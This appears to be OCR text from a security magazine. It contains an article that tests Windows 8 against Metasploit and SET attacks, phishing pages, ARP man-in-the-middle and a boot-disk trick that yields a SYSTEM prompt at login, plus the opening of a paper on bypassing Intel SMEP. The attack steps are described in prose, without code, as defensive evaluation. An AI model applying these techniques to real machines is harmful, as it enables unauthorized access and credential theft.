- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time , any where)
- Our Course is Totally Different from Other Courses (new Techniques)

Windows 8 Security in Action

Is Windows 8 the next operating system for your enterprise? In this article, we will take a quick look at Microsoft's new OS – Windows 8. We will see some of the new security features that make it more secure than its predecessor Windows 7. We will also run the security through the paces and see some of the possible issues that are new to the OS and some that have carried over from previous versions of Windows.

The much anticipated (and debated) next version of Windows software is set to be released on October 26, 2012. Several pre-release versions were made available, and just recently Microsoft released a 90 Day Windows 8 Enterprise RTM (Release to Manufacturer) evaluation copy.

In this article we briefly cover the new look of Windows 8, which has caused some complaints from Enterprise entities and the media alike. We will then highlight some of the new security features, and finally, put them to the test.

From the Backtrack 5 r3 security testing platform, I use the Metasploit Framework and Social Engineering Toolkit to see how Windows 8 stands up to the most common internet based threats. I also cover credential harvesting, Man-in-the-Middle and physical attacks against Microsoft's latest OS.

So let's get to it!

Windows 8 Overview

The first thing you will notice is the desktop change (Figure 1), you're not in Kansas anymore Dorothy. Catering to the mobile touchscreen users, Microsoft has switched the desktop to this new tiled interface. This has caused a split amongst enterprise users; some seem too really like it, others want the standard desktop back.

Don't get me wrong, the desktop we know and love is still there (Figure 2).

Figure 1. *The new, no longer called "Metro", desktop*




Figure 2. *The "classic" Windows 8 desktop*

But if you notice, the start button is gone. If you move the cursor to the side of the screen the new "start menu" will appear (Figure 3).

Yes, I know it looks different doesn't it? Clicking the Start button on this menu takes you back to the Metro interface. Apparently Microsoft wanted a consistent look across their product platform. Phones, tablets and desktops would all have the same "Metro" interface.

It is nice to know though that some things still look the same in Windows 8. The Control Panel looks pretty familiar (Figure 4).

Changes have been made on the server side also. The new Server 2012 has a GUI interface, but Microsoft is really pushing the use of Server Core edition that is configured by command line only. So if you do server work, it is time to brush up on your PowerShell.

In essence, Windows 8 really seems to be an enhanced Windows 7, with a new interface. Everything that you could do in Windows 7 is there, somewhere, it is just a matter of finding its new location.

Figure 3. *The new "Start" bar*




Figure 4. *The Control Panel menu*

The New Security Features

Several security improvements have been made to Windows 8, a brief list of some of the new features include:

- Windows Defender comes pre-installed
- Application download screening with SmartScreen
- Protection against buffer overflow and memory corruption/ modification attacks
- UEFI / secure boot to help prevent rootkits and bootkits
- New password options

Let's take a closer look at the password options and some changes in the way Microsoft handles passwords.

Password Options

You now have a couple choices for login security options (Figure 5). You can use a password like always, but there are two new options, pin and picture password. The PIN option is not new to some users; just select a 4 number pin and that's it. When you go to login the next time you will now have a choice to login via PIN number (Figure 6) or your password:

The interesting one is the Picture Password (Figure 7). It requires a touchscreen interface, but with it you get to pick a picture and create a special password all your own. Once you choose the picture you




Figure 5. *Windows 8 Account Sign-in options*




Figure 6. *Login Prompt asking for PIN*

want, you then record a series of finger swipes, circles and taps that make the final password.

How cool is that?

Changes in Microsoft's Password Policy

I have noticed some changes in the way Microsoft handles their different service account passwords over the past few weeks. It first started a while back when using Microsoft Live mail. One day when I typed in my legitimate password to my e-mail account, I received this error message (Figure 8).

"If you have been using password longer than 16 characters, please enter the first 16"?

Sure enough, I put in the first 16 characters of the password and I was in. So in effect, it looks like they just went through their password database and truncated all the passwords down to 16.

But that is not all.

Recently I went to login to my Microsoft mail and got the good old "*It's time to change your password*" message. No problem!

Well, yes there was. I use several special characters and when I tried to use some of them (which were in my existing password!) I received this message (Figure 9). It seemed to accept some of the special characters, but didn't like others that I have used since I created the Hotmail Live account!

I wondered what was going on, and then I remembered, Windows 8 is being released and they want you to tie it in to an email address/ Microsoft account. As you can see in the Windows 8 install (Figure 10).

Sure you can use a different e-mail account, or even log in with a local password but they still want you to connect in to a Microsoft account (Xbox, Live, etc.) for Windows 8's other features. And of course don't forget the new Microsoft Marketplace…

What then is the reason for shortening the passwords? Looks like Windows 8 is capped at a 16 character limit for compatibility with existing Microsoft services. But is that long enough for secured passwords?

Let's check Microsoft's FAQ for strong passwords [1]:

"Length. Make your passwords long with eight or more characters."

Okay, we are good there, but what should our password look like? Well, here are some of the password examples from Microsoft's strong password FAQ (Figure 11). Wait a minute… They are all over 16 characters long!




Figure 7. *Picture Password Creation*




Figure 8. *Microsoft Live Login Screen requesting Fewer Characters*




Figure 9. *Microsoft Login Special Character Message*




Figure 10. *A View of the Windows 8 install Screen requesting an E-Mail Address*

As length increases so does the cracking time. Passwords longer than 10 characters take an exponentially longer time to crack. So in all reality, 16 really shouldn't be a problem. But all of my passwords are longer than that. And with the decrease of the character set, by limiting special characters for compatibility with Microsoft's other services, the passwords are less secure than they were before.

I am curious if Microsoft will change this in the future. Microsoft trying to tie all their services together in the cloud is an interesting concept though. With doing this, no matter where you log in, you will get a consistent look and feel, with all of your data available. All right, enough of an overview, let's see Windows 8 security in action!

Testing Windows 8 Security

I took Windows 8 and ran a couple common security tests against it to see how well it would hold up. I used the Backtrack platform, SET and the Metasploit Framework. As a straight test from a security tester's point of view, I did not use any modified payloads, uncommon techniques or exploits that were not included with the Metasploit platform.

My goal was to test to see how the new security features make the system more secure than previous versions of Windows.

What to do	Example
Start with a sentence or two.	Complex passwords are safer.
Remove the spaces between the words in the sentence.	Complexpasswordsaresafer.
Turn words into shorthand or intentionally misspell a word.	ComplekspasswordsRsafer.
Add length with numbers. Put numbers that are meaningful to you after the sentence.	ComplekspasswordsRsafer2011.

Figure 11. *Microsoft's Secure Password Examples*

Figure 12. *Malicious Java Security Warning*

The Windows 8 Enterprise VM was tested as installed with no additional security programs or antivirus running except the included Microsoft Windows Defender. Also the latest version of Java was installed (version 7 update 7).

Malicious Shell Code verses Windows 8

Let's take a look at a standard Java attack against Windows 8. I created a test page using the *Social Engineering Toolkit* (SET) in Backtrack 5, so that when a user connects, it displays an obviously bogus "Letter from the CEO" page, and it offers a backdoored Java applet to the visitor. If the user allows the Java app to run, we get a remote session.

As you can see form the screenshot above (Figure 12), you see a security warning explaining, "This application runs with unrestricted access which may put your computer and personal information at risk." If we click the box to accept the risks, and run the malicious Java We instantly receive a Windows Defender pop-up warning (Figure 13) that Malware was detected and it stopped the attack.

Okay, that was an easy one; next I tried SET's Alphanumeric shell code attack. This one is a little sneakier and can still bypass some AVs. When I pulled up the test CEO webpage on the SET machine, I didn't get a Malware warning like I did with the earlier attack.




Figure 13. *"Malware Detected" by Windows Defender*

Figure 14. *Viewing connected session in Meterpreter*

When I ran the attack, I got a shell!

Okay, just a shell notification (Figure 14) on the Backtrack side…

But once I tried to connect to the shell in Backtrack I couldn't run any commands. It may have been able to create a channel to the Windows 8 machine, but the security features of 8 stopped it (Notice the Timeout errors) so I could not get a working remote shell.

Okay, am I impressed yet at the new security features? No, not really. A Windows 7 system running a good up to date AV/ Internet security solution will give similar results to what we have experienced so far. But for an out of the box install, it is not bad at all.

SET PowerShell Attack

I next tried the SET PowerShell attack [2]. This attack has worked in all previous versions of Windows that I have tested, including Windows 7. SET creates a PowerShell command that includes an encrypted shell. Once the script is executed in PowerShell on the target system, it connects out to the remote system.

I ran the program creating the PowerShell script, and started the listener service on the Backtrack system. I then ran the script and… Nothing!

The Backtrack system did not detect any connection attempts and the Windows 8 PowerShell threw out a "Program has stopped running" error and closed. The PowerShell script that SET creates runs in a hidden Window so you can't see what it is doing. When I ran the shell again with the hidden feature turned off, I got this screen of errors in PowerShell (Figure 15).

"Arithmetic operation resulted in an overflow." – Windows 8 did not allow the malicious code to connect out to the attacker system completely thwarting the attack.

So far, Windows 8 is batting a thousand; none of the attacks have been successful!

Windows 8 against the latest Flash Threats

Recently a Computerworld article [3] stated that Windows 8 was vulnerable to a new Flash exploit that was just discovered, and apparently will not be patched until October due to the way that Flash is integrated into the new Internet Explorer.

Just today (September 12th) Computerworld announced that Microsoft changed their minds and will release a security patch right away:

> *"In light of Adobe's recently released security updates for its Flash Player, Microsoft is working closely with Adobe to release an update for Adobe Flash in IE10 to protect our mutual customers," Yunsun Wee, director of the company's Trustworthy Computing Group, said in a Tuesday statement. "This update will be available shortly."*

I actually tried a couple of the earlier Flash attacks against Windows 8. Not the one mentioned in the Computerworld article, but one that was only a few weeks old (Mid-August). Windows Defender caught it and stopped it (Figure 16).

Overall the new Windows seems very good at standing up to common online script based attacks.

Credential Harvesting Attacks

Next I ran credential harvesting attacks against the Windows 8 machine. This creates a bogus website that looks like a regular webpage, like G-Mail or




Figure 15. *PowerShell remote Shell attack stopped by Windows 8*




Figure 16. *Windows Defender showing Attacks that were stopped*

Facebook. Then when someone tries to enter their credentials it takes and stores the user's login information and forwards them to the real page.

Windows 8 was able to block all of the Java based harvesters that I tried.

But on a harvesting page that did not use Java, it worked flawlessly and I was able to recover any credentials that were typed into the bogus webpage.

Though not really a security fault of Windows 8's – the user is entering their credentials on a bogus webpage – but with the tight integration of Windows 8 with Microsoft Account numbers and Live E-mail, this could be an issue.

Man-in-the-Middle Attacks

I tried running a *Man-in-the-Middle* (MitM) attack against the system. A MitM attack goes after the underlying TCP/IP communication stack and modifies the target's ARP table. The Address Resolution Protocol table simply maps IP Addresses to network card physical MAC addresses. A system running the MitM attack inserts itself into the communication path between a system and the gateway/ router by telling the target system that it is the gateway and the gateway that it is the target system. Any information transferred in or out of the system can be monitored and stored.

Surprisingly the MitM attack I attempted worked flawlessly. I was able to watch what websites the Windows 8 system went to from my attacking system and was able to view communication data.

I thought this type of attack would be addressed in Windows 8, but as in Windows 7 and previous versions, this still seems to work.

Physical Attacks

As mentioned earlier, Windows 8 now comes with a new boot method, called *Unified Extensible Firmware Interface* (UEFI). This helps protect against malware boot attacks and root kits, and some other common attempts at modifying the boot process. This is a huge improvement over previous versions of Windows.

But it is not perfect, let me explain.

Even Windows 7 included a feature that recovers system files that are changed while the computer is running. So if you tried to change certain system files, it would revert back the next time the system rebooted.

But there is a file modification process that has been around a very long time that attacks the system files by booting from another OS, like Linux. This file modification attack allows a System level command prompt that can be opened at the login screen. The System level credential is the highest level of authority on a Windows box. It is higher than the "Administrator" user and is similar to Root access on a Unix/Linux box.

And this system level terminal runs without anyone physically logged onto the machine! This entire process was actually explained on a Microsoft TechNet Forum on Windows Server back in 2009 as a way to get into your server if you lost the Admin login credentials: *http://social.technet.microsoft.com/Forums/en-US/windowsserver2008r2general/thread/11facbbf-d7c5-4507-89ae-d828d11eaa73*.

But what has been allowed to remain in Windows (it works in all versions of Windows including Desktops), could also be used by a bad guy in a physical attack.

It only takes a few seconds to perform this attack using a Linux boot disk. Basically you boot the Windows box with a Linux Boot disk, modify a couple executable files in the system32 directory and reboot. Then on reboot, at the main login screen, you hit a key combination and up pops a System level command prompt!

At this point you can run any system commands, including adding users or whatever you want to do.




Figure 17. *System level Command Prompt at Login Screen*




Figure 18. *Adding a new User at Login Screen*

In the image below I just created a user named "Fred" with the ultra-secure password of "fred" (no one would ever guess that!).

I then reboot and we now have two users on this system: Figure 19.

And of course I can now login to the system with our new user Fred.

Don't get me wrong, this isn't some high level hack. It is a valid way to legitimately get access to a system where someone has forgotten the password.

We have used it in a corporate environment before where users have left and did not leave their current password. The systems were not network attached and unfortunately an administrator did not create an account on them. And of course the systems had data on them so the machines could not be wiped.

But as I mentioned before, malicious users could also use the same tactic if they have physical access to the machine.

Conclusion

Again, I just used standard testing tools in the creation of this article. There are several ways to bypass anti-virus on older versions of Windows by modifying the payloads in Metasploit. I did not do this; I just wanted to test it using some of the most common security techniques that are in use today.

My intent on writing this article was not to show how to bypass Window 8 security, but how the out-of-the-box features stood up to average internet attacks, which it did extremely well.

I was able to get an initial remote shell with the Alphanumeric shell attack. And though it was not completely functional, a version could possibly be made in the future to bypass Windows 8 security features. Flash vulnerabilities still seem to be a concern according to the Computerworld article.




Figure 19. *User added from Login Command Prompt Shows up in Login Screen*

References

[1] Microsoft's Secure Password FAQ – *http://www.microsoft.com/security/online-privacy/passwords-create.aspx*

[2] PowerShell Attack – http://cyberarms.wordpress.com/2012/08/02/social-engineering-toolkit-bypassing-anti-virus-using-powershell/

[3] Adobe confirms Windows 8 users vulnerable to active Flash exploits" -http://www.computerworld.com/s/article/9231076/Adobe_confirms_Windows_8_users_vulnerable_to_active_Flash_exploits

[4] Microsoft backpedals, promises to patch Windows 8's Flash 'shortly'" http://www.computerworld.com/s/article/9231185/Microsoft_backpedals_promises_to_patch_Windows_8_s_Flash_shortly_

One credential harvesting attack also worked, and so did the physical login prompt trick.

Hopefully this article demonstrates to you that Windows 8 security is indeed better than Windows 7. But user training about online threats and phishing defense needs to remain in place. The standard advice of not running unknown or unsolicited attachments, or visiting suspicious websites, and all the normal Social Engineering defense training remains the same.

Running a script blocker program like FireFox's "NoScript" is still highly recommended to stop scripts from automatically running.

Also physical security of systems is still very important. Keep important servers and workstations in a secured area. Do not allow other people to access your system. Always verify the identity of service personal who want to perform maintenance on your system.

Will Windows 8 sweep the enterprise world by swarm? I am not sure. The security features (especially the increased memory protection) are a big boost and are needed. But the switch to the new interface may be a turn off to many overtaxed IT departments that do not have the time to help users through the learning curve of a new desktop.

Many corporate users still are using Windows XP believe it or not. Will they switch to Windows 7 or jump to the more secure Windows 8?

Only time will tell.

DANIEL DIETERLE

Daniel Dieterle has over 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations. He enjoys computer security topics, has published numerous computer security articles, runs the CyberArms Computer Security Blog (cyberarms.wordpress.com), and is a guest author on a top infosec website.

> Learn to follow the trail of digital evidence in UAT's cyber security lab funded by the Department of Defense.

> Support corporate, law enforcement and legal communities in the investigation and analysis of digital data.

> Evaluate, select, deploy and assess computer forensics measures to respond to and alleviate a security incident to prevent loss or corruption of sensitive information.

Technology FORENSICS

Join the new breed of detectives.

Program accreditations, affiliations and certifications:

The Higher Learning Commission
www.ncahlc.org

⚠ CLUSTERGEEK WITH CAUTION

LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREES: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Network Engineering, Network Security, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Forensics, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies

University of Advancing Technology
UAT
Learn. Experience. Innovate.

TAKE YOUR SLEUTHING TO THE NEXT LEVEL WITH A DEGREE IN TECHNOLOGY FORENSICS
WWW.UAT.EDU/TECHFORENSICS

Please see **www.uat.edu/fastfacts** for the latest information on program performance, placement and costs.

Intel SMEP

overview and bypass on Windows 8

This paper provides an overview of a new hardware security feature introduced by Intel and covers its support on Windows 8. Among the other common features it complicates vulnerability exploitation on a target system. But if these features are not properly configured all of them may become useless. This paper demonstrates a security flaw on x86 version of Windows 8 leading to a bypass of the SMEP security feature.

With a new generation of Intel processors based on the Ivy Bridge architecture a new security feature has been introduced. It is called SMEP which stands for "Supervisor Mode Execution Prevention". Basically it prevents execution of a code located on a user-mode page at a CPL = 0. From an attacker's point of view this feature significantly complicates an exploitation of kernel-mode vulnerabilities because there's just no place for a shellcode to be stored. Usually while exploiting some kernel-mode vulnerability an attacker would allocate a special user-mode buffer with a shellcode and then trigger vulnerability gaining control of the execution flow and overriding it to execute prepared buffer contents. So if an attacker is unable to execute his shellcode, the whole attack is meaningless. Of course, there are some other techniques like return-oriented programming available to exploit vulnerabilities with effective payload. But there are also certain cases when the execution environment allows bypassing the security features when it is not properly configured. Let's take a closer look to this technology and its software support by Windows 8 operating system which introduces SMEP support.

Hardware support of SMEP

This section includes an overview of SMEP hardware support.

SMEP is a part of a page-level protection mechanism. In fact it uses the already existing flag of a page-table entry – the U/S flag (User/Supervisor flag, bit 2). This flag indicates whether a page is a user-mode page, or a kernel-mode. The page's owner flag defines if this page can be accessed, that is, if a page belongs to the OS kernel which is executed in a supervisor mode, it can't be accessed from a user-mode application.

SMEP is enabled or disabled via CR4 control register (bit 20). It slightly modifies the influence of the U/S flag. Whenever the supervisor attempts to execute a code located on a page with the U value of this flag, indicating that this is a user-mode page, a page fault is generated by the hardware due to the violation of an access right (the access rights are described in Volume 3, chapter 4.6 [1]).

As you can see, it doesn't generate #GP but #PF instead, so the software has to process SMEP mechanism violation in a page-fault handler. We'll use this point later when analyzing software support of this mechanism.

Software support of SMEP

SMEP support can be detected via the "cpuid" instruction. As stated in [1] the result of a "cpuid" level 7 (sublevel 0) query indicates whether the processor supports SMEP feature – the 7th bit of the EBX register has to be tested for that.

The x64 version of Windows 8 checks SMEP feature presence during the initialization of boot structures, filling in the "KeFeatureBits" variable:

```
KiSystemStartup() → KiInitializeBootStructures() →
                    KiSetFeatureBits()
```

The same is done on x86 version of Windows 8:

```
KiSystemStartup() → KiInitializeKernel() →
                    KiGetFeatureBits()
```

The variable "KeFeatureBits" is then used in handling a page fault.

If SMEP is supported on the current processor, it is enabled. On the x86 version it is enabled also during the startup, at phase 1 in the `KiInitMachineDependent()` function, and later it is initialized per processor core issuing an IPI which eventually calls `KiConfigureDynamicProcessor()` function. The same happens on the x64 OS version except of the fact that there is no `KiInitMachineDependent()` function.

So, we have SMEP enabled and "KeFeatureBits" initialized at system startup. The other part of software feature support is a code of the page fault handler. A new shim function has been added in Windows 8 – `MI_CHECK_KERNEL_NOEXECUTE_FAULT()`. The access fault due to SMEP or NX violation is performed inside it. The result of SMEP or NX violations is a bugcheck and a blue screen of death with a code `ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY`:

```
KiTrap0E()/KiPageFault() → MmAccessFault() → … →
→ MI_CHECK_KERNEL_NOEXECUTE_FAULT()
```

The previously mentioned function is implemented in Windows 8 only.

The way to bypass SMEP on Windows and its mitigation

It is natural to conclude that if you can't store your shellcode in the user-mode, you have to find a way to store it somewhere in the kernel space. The most obvious solution is using windows objects such as WinAPI (Events, Timers, Sections etc) or GDI (Brushes, DCs etc). They are accessed indirectly from the user-mode via WinAPI that uses system calls. The point is that the object body is kept in the kernel and somehow some object fields can be modified from the user-mode, so an attacker can transfer the needed shellcode bytes from the user-mode memory to the kernel-mode.

It is also obvious that an attacker needs to know where the used object's body is located in the kernel. For that, certain information disclosure is needed. As we remember a user-mode application is unable to read kernel-mode memory. Certain source of information about the kernel space is available in Windows [2].

